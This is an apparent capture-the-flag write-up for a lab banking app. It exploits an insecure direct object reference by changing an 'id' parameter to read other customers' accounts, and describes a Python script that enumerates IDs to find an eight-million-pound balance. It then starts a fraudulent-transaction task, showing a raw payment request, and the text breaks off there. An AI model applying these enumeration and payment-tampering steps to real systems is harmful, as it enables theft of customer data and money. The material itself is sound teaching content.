





Looking at the URL in the browser as well as in the proxy, I noticed that there was a parameter called ‘id’ being passed (most likely referencing which account to pull data for).



I sent this request from the main HTTP history tab in Burp Suite to a tool called Burp Repeater (in the same application) by right clicking on the request and selecting Repeater.



Burp Repeater is a simple tool for manually manipulating and reissuing individual HTTP and WebSocket messages and analyzing the application's responses. Once I had the interesting request loaded into Repeater, I decided to change the ‘id’ parameter to a random number and see what it would return. The results are shown below.




It appeared that I could retrieve any customer's account information simply by changing the value I passed to the 'id' parameter. To find which ID number referenced an account with a balance of over a million pounds, I had three options. I could either use Burp's intruder tool, ZAP's web fuzzer, or write my own script in Python. Burp's intruder tool is extremely limited in the free version, so I ruled it out. ZAP's web fuzzer provides the ability to iterate through the ID numbers but makes it impossible to search for an account balance greater than a million pounds. The only way I could think to find a solution was by using Python.

I began by analyzing the source code of the 'Account Details' page. As shown below, it appeared that the account balance was stored in an HTML 'label' tag with the attribute of 'id="accountBalance"' while the account number was stored in another 'label' tag with the attribute of 'id="accountNumber".'

```
<div class="form-group row">
  <label class="col-sm-3 col-form-label font-weight-bold"
  for="Balance">
    Balance
  </label>
  <label id="accountBalance"
  class="col-sm-8 col-form-label">
    44.73
  </label>
</div>
</div>
```

```
<div class="form-group row">
  <label class="col-sm-3 col-form-label font-weight-bold"
  for="Number">
    Account Number
  </label>
  <label id="accountNumber"
  class="col-sm-8 col-form-label">
    72629897
  </label>
</div>
```

Since the page was so well organized, it would be easy to parse it and extract the data I needed using the same parsing tool (BeautifulSoup) that I used earlier in the Python Minefield challenge. The finished script and a quick summary of it follow.




Before going over the script's logic, it is important to note that Python was throwing some weird errors with this web site. The solution turned out to be adding headers which would accept the Great Britain version of English.

Moving on to the logic, I began by importing the requests library to communicate with the web server and the BeautifulSoup library to parse the response into a searchable and sortable format. I then created a for-loop which would iterate over all the numbers (or IDs) from 1 to 101. For each iteration of the loop, it would make a GET request to the 'Account Details' page with a new ID and store the output in the raw_html variable.

Then, BeautifulSoup would parse all the HTML and store it into the 'account_soup' variable. After that, the balance data and account number for each ID would be retrieved by Beautiful Soup's find function and stored in the 'balanceTag' and 'accountTag' variables. Finally, the loop would print the ID, account number, and balance to the terminal. Execution and identification of the millionaire are shown below.


```
┌──(abdullah㉿study-kali)-[~/Desktop/boxes/playground/bazaare_bank]
└─$ python3 id_fuzz.py
1   14938320
                                                    88.3
2   55057346
                                                    99.7
3   88561404
                                                    25.11
4   63345885
                                                    59.1


86   82515837
                                                        70.51
87   73041507
                                                        81.29
88   93223734
                                                        8000000.0
89   40046676
                                                        32.39
```


After taking a closer look at ID 88, I confirmed that the account's balance was in-fact eight million British pounds.




Task: 4 – Make a fraudulent transaction


Now that we had identified a millionaire, it was to time to see if we could help ourselves to her fortune. My first approach was to understand how the 'Make a Payment' functionality worked since that was the main way of transferring funds. I began by taking the millionaire's account number and sort code, and sending her one pound as a sample test transaction.







Once my payment was successfully completed, I visited Burp Suite to view what was happening behind the scenes.




Request


Pretty Raw \n Actions


```
1  POST /Payments/New HTTP/1.1
2  Host: 192.168.22.100
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
   Firefox/78.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 166
9  Origin: http://192.168.22.100
10 Connection: close
11 Referer: http://192.168.22.100/Payments/New
12 Cookie: FLAG=c2VjcmV0cy1hcmUtbWVhbnQtdG8tYmUtdG9sZA==; JSESSIONID=
   42472E72C85655561BAFB6930549E504
13 Upgrade-Insecure-Requests: 1
14
15 PaymentType=0&SourceAccountId=101&RecipientAccountNumber=93223734&
   RecipientAccountSortCode=044654&Amount=1&Interval=&SendDate=Immediately&
   Reference=&SubmitType=submit
```

